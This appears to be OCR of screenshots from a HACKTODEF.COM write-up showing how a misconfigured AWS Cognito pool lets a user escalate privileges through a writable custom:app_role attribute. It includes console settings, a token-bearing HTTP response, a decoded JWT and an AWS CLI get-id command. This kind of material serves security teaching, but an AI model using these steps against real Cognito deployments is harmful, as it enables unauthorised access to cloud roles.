Name must be 20 characters or fewer.		Length must be 2048 bytes or fewer.	Length must be 2048 bytes or fewer.		

Add another

You can add 49 more custom attributes

⚠ Custom attribute names cannot be changed once this user pool has been created. Cognito will prepend "custom:" to your attribute names once they are created.

Cancel Previous Next

Attribute read and write permissions Info

Choose the standard and custom attributes this app can read and write. Required attributes are locked as writable. We recommend that you set immutable custom attributes as writable to allow the app client to set initial values during sign-up.

In the default configuration, users of this app client can read and write all user pool attributes. As a best practice, assign read-only access to fixed-value attributes and assign write access to only the attributes that users should be permitted to change.

Tags (0) - *optional*


You can add tags to your user pool for cost management and access control.

No tags associated with the resource.

Add new tag

You can add up to 50 tags.

Cancel Previous Next



HACKTODEF.COM

Edit role settings: eu-central-1_AXWLIQru9 Info

Edit role settings

Choose how Amazon Cognito will identify the user's role when it issues session credentials.
You can use the default role, or choose a role based on user claims.

Role selection

- ○ Use default authenticated role
- ◉ Choose role with rules
- ○ Choose role with preferred_role claim in tokens

Role assignment

When Amazon Cognito assigns a role to your user, it evaluates the rules you enter in order, starting from the top. To reorder your role-assignment rules, remove and re-add rules or adjust the order in a `SetIdentityPoolRoles` API request.

Claim	Operator	Value	Role	
custom:app_role	Equals	admin	hacktodef-…	Remove
custom:app_role	Not Equal	admin	authentica…	Remove

Claim must be 64 characters or fewer

Value must be 128 characters or fewer

Add another

You can add 23 more rules


Role resolution

- ◉ Use default authenticated role
- ○ Deny request


Default authenticated role
service-role/authenticated-cognito-role


Cancel Save changes

HACKTODEF.COM



HACKTODEF.COM





Select the identity providers that will be available to this app client.

Select identity providers

Cognito user pool
Users can sign in to Cognito using an email, phone number, or username.

OAuth 2.0 grant types | Info

Choose at least one OAuth grant type to configure how Cognito will deliver tokens to this app. We have populated suggested options based on the app type you selected.

Select OAuth 2.0 grant types

Implicit grant
Specifies that the client should get the access token (and, optionally, ID token, based on scopes) directly

⚠ The implicit grant flow exposes OAuth tokens in the url. We recommend that you use only the authorization code flow with PKCE for public clients.

OpenID Connect scopes | Info

Choose at least one OpenID Connect (OIDC) scope to specify the attributes this app client can retrieve for access tokens. We have populated suggested options based on the application type and required attributes you selected.

Select OIDC scopes

aws.cognito.signin.user.admin

Email
Requires OpenID to be selected

OpenID

Phone
Requires OpenID to be selected

Profile
Requires OpenID to be selected

Custom scopes | Info

Select custom scopes that you will authorize for this app. Custom scopes are configured with resource servers.

Select custom scopes

HACKTODEF.COM

Response

Pretty | Raw | Hex | Render

```
1 HTTP/2 302 Found
2 Date: Tue, 08 Oct 2024 09:34:28 GMT
3 Content-Length: 0
4 Location:
https://hacktodef.com#id_token=eyJraWQiOiJFb1hlMOt6RnhJckhnOE1ON2QzeDJUSXJnSGxxZE1oS
nEwaWVkM31WOFBjPSIsImFsZyI6IlJTMjU2InO.eyJhdF9oYXNoIjoiRW1zdy1WdXFUTzJNU25UOEo1LXJZU
SIsInN1YiI6IjIzMDRmODEyLWQwYjEtNzB1Yy1kYTY5LWI1MWJhOTkzZTJmOSIsImVtYW1sX3Z1cm1maWVkI
jpOcnV1LCJpc3MiOiJodHRwczpcL1wvY29nbmlObylpZHAuZXUtY2VudHJhbCOxLmFtYXpvbmF3cy5jb21lL
2V1LWN1bnRyYWwtMV9BWFdMSVFydTkiLCJjb2duaXRvOnVzZXJuYW1lIjoiZWR1YXJkLmFnYXZyaWxvYWUiL
CJhdWQiOiIOblWdmMGhmcGxtcXB1dXJncm9wcnFnN2NjYSIsImV2ZW50X2lkIjoiZTUzM2U5MmMtMmRmMCOOM
jI4LWI4MGUtY2U5MzliZTR1MWNhIiwidG9rZW5fdXNlIjoiaWQiLCJhdXRoX3RpbWUiOjE3MjgzODAwNjgsI
mV4cCI6MTcyODM4MzY2OCwiaWFOIjoxNzI4MzgwMDY4LCJqdGkiOiIyMzczYmFlYSOONzNkLTQwNDYtOTg3Z
SO2NzFiZDcxZGV1ZTkiLCJlbWFpbCI6ImVkdWFyZC5hZ2F2cmlsb2FlQGhhY2tOb2R1Zi5jb2OifQ.gKWBH4
sDDNjdGvkk_zZPkOtCasawbq3tC383U3sZiWpZSgzoTOADPantR1i7e2U7WUpeXgLYbqtHTRysTP3-1zDQ9s
XTR4QV-dXXaJZz8mLI742Lr18zRyjdGCXWAI2G1wmfdiMYzhEI_bU1LWkeL1aAgS1RiEf6LqgCE_vRsUC9CO
ywMeJGk5xGuqfkt-5IclqnC9VvxKWM-EnLz6LWjYpGkSb1YOExYxcYYmoxwB-ahf8kOzRMBhYQN5ceJCVCg6
k1DfGfrVod2a4MgRm4jQGhp1Ob9MQFOSt9BkU1IQmkC6-XHNAS7HjG1YAE7IsGjJNisv1g_uz_YzCadq07kw
&access_token=eyJraWQiOiJnQTNMUFo2aDRpbGFxa3h3RGs4eVpCSW15YkNoaDVjWmR1bFp4c2JvZ1RRPS
IsImFsZyI6IlJTMjU2InO.eyJzdWIiOiIyMzA0ZjgxMi1kMGIxLTcwZWMtZGE2OS1iNTFiYTk5M2UyZjkiLC
Jpc3MiOiJodHRwczpcL1wvY29nbmlObylpZHAuZXUtY2VudHJhbCOxLmFtYXpvbmF3cy5jb21lL2V1LWN1bn
RyYWwtMV9BWFdMSVFydTkiLCJ2ZXJzaW9uIjoyLCJjbG1lbnRfaWQiOiIOblWdmMGhmcGxtcXB1dXJncm9wcn
FnN2NjYSIsImV2ZW50X2lkIjoiZTUzM2U5MmMtMmRmMCOOMjI4LWI4MGUtY2U5MzliZTR1MWNhIiwidG9rZW
5fdXNlIjoiYWNjZXNzIiwic2NvcGUiOiJwaG9uZSBvcGVuaWQgZW1haWwiLCJhdXRoX3RpbWUiOjE3MjgzOD
AwNjgsImV4cCI6MTcyODM4MzY2OCwiaWFOIjoxNzI4MzgwMDY4LCJqdGkiOiJlN2MxZDRmZC1iYmQyLTQ2NW
QtYmNhMCO5N2FkMDFiYjM5ZjAiLCJ1c2VybmFtZSI6ImVkdWFyZC5hZ2F2cmlsb2FlIn0.WEK7JYWHGCtJuX
e88ODRfOdDf7W8b5fc9pK2iOWmMGwfKHa3vJO2e418bfJgXe_sv1qCDKX3AVOga9Ocj8PqOGk5Tpgf57k1Ma
NneOsstqZDzUfIZ3bNB7dxyDTjRwDvHs4jQz2KcpRQrgES4fWN-qUOjXck3OgnPiOsYT9e-1hdKe4Q1-O8rN
Ooa-MGwEYCOEFcgzCJj9pjYE9rgEGMV5-1w75G3C4oQ8sXGVIvL68R4yCugRYbycG8Lf4XSf2IMFwiAny_Dj
8lfw5MF3mIJiPHUInjil3mAzVV9togMF2_oiRkcuiVE1gVzzq3kKOE1r7WfZF5346YYDdl_J55kA&expires
_in=3600&token_type=Bearer
5 X-Amz-Cognito-Request-Id: 41f046e6-9926-438a-af6e-597c6c7d5289
6 Set-Cookie: XSRF-TOKEN=""; Expires=Thu, 01-Jan-1970 00:00:10 GMT; Path=/; Secure;
HttpOnly; SameSite=Lax
7 Set-Cookie: XSRF-TOKEN=682d3f06-199a-469d-98c9-44f01ff95946; Path=/; Secure;
HttpOnly; SameSite=Lax
8 Set-Cookie: cognito=
"H4sIAAAAAAAAAAHeACH/U7imGG1unaR1LaJ6Ua5ZetyzBJE7V9hQpXyMWQ+5ByFfQgygL7FRvKpH7GLK2B5
```

Encoded PASTE A TOKEN HERE


```
eyJraWQiOiJnQTNMUFo2aDRpbGFxa3h3RGs4eVp
CSW15YkNoaDVjWmR1bFp4c2JvZ1RRPSIsImFsZy
I6IlJTMjU2In0.eyJzdWIiOiIyMzA0ZjgxMi1kM
GIxLTcwZWMtZGE2OS1iNTFiYTk5M2UyZjkiLCJp
c3MiOiJodHRwczpcL1wvY29nbml0by1pZHAuZXU
tY2VudHJhbC0xLmFtYXpvbmF3cy5jb21cL2V1LW
NlbnRyYWwtMV9BWFdMSVFydTkiLCJ2ZXJzaW9uI
joyLCJjbGllbnRfaWQiOiI0bWdmMGhmcGxtcXBl
dXJncm9wcnFnN2NjYSIsImV2ZW50X2lkIjoiZTU
zM2U5MmMtMmRmMC00MjI4LWI4MGUtY2U5MzliZT
RlMWNhIiwidG9rZW5fdXNlIjoiYWNjZXNzIiwic
2NvcGUiOiJwaG9uZSBvcGVuaWQgZW1haWwiLCJh
dXRoX3RpbWUiOjE3MjgzODAwNjgsImV4cCI6MTc
yODM4MzY2OCwiaWF0IjoxNzI4MzgwMDY4LCJqdG
kiOiJlN2MxZDRmZC1iYmQyLTQ2NWQtYmNhMC05N
2FkMDFiYjM5ZjAiLCJ1c2VybmFtZSI6ImVkdWFy
ZC5hZ2F2cmlsb2FlIn0.WEK7JYWHGCtJuXe880D
Rf0dDf7W8b5fc9pK2i0WmMGwfKHa3vJ02e418bf
JgXe_sv1qCDKX3AVOga9Ocj8PqOGk5Tpgf57k1M
aNneOsstqZDzUfIZ3bNB7dxvDTiPwDvHs4iOz2K
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "kid":
"gA3LPZ6h4ilaqkxwDk8yZBImybChh5cZdulZxsbogTQ=",
  "alg": "RS256"
}
```


PAYLOAD: DATA


```
{
  "sub": "2304f812-d0b1-70ec-da69-b51ba993e2f9",
  "iss": "https://cognito-idp.eu-
central-1.amazonaws.com/eu-central-1_AXWLIQru9",
  "version": 2,
  "client_id": "4mgf0hfplmqpeurgroprqg7cca",
  "event_id": "e533e92c-2df0-4228-b80e-ce939be4e1ca",
  "token_use": "access",
  "scope": "phone openid email",
  "auth_time": 1728380068,
  "exp": 1728383668,
  "iat": 1728380068,
  "jti": "e7c1d4fd-bbd2-465d-bca0-97ad01bb39f0",
  "username": "eduard.agavriloae"
}
```


VERIFY SIGNATURE

```
PS D:\> aws --no-sign-request cognito-identity get-id --identity-pool-id eu-central-1:229e8ef4-5fa9-4255-9154-f26fdd3be8e1 `
>>     --logins cognito-idp.eu-central-1.amazonaws.com/eu-central-1_AXWLIQru9=eyJraWQiOiJFblhlM0t6RnhJckhnOEl0N2QzeDJUSXJnSGxxZE1oSnEwaWV
4b2wwdyIsImN1c3RvbTphcHBfcm9sZSI6InJlYWQtb25seSIsInN1YiI6IjIzMDRmODEyLWQwYjEtNzBlYy1kYTY5LWI1MWJhOTkzZTJmOSIsImVtYWlsX3ZlcmlmaWVkIjp0cnVl
b21cL2V1LWNlbnRyYWwtMV9BWFdMSVFydTkiLCJjb2duaXRvOnVzZXJuYW1lIjoiZWR1YXJkLmFnYXZyaWxvYWUiLCJhdWQiOiI0bWdmMGhmcGxtcXBldXJncm9wcnFnN2NjYSIsI
W5fdXNlIjoiaWQiLCJhdXRoX3RpbWUiOjE3MjgzODgzMDUsImV4cCI6MTcyODM5MTkwNSwiaWF0IjoxNzI4Mzg4MzA1LCJqdGkiOiI4NDhlM2I4MS05ZmMwLTQyODQtYmUwMi00ZT
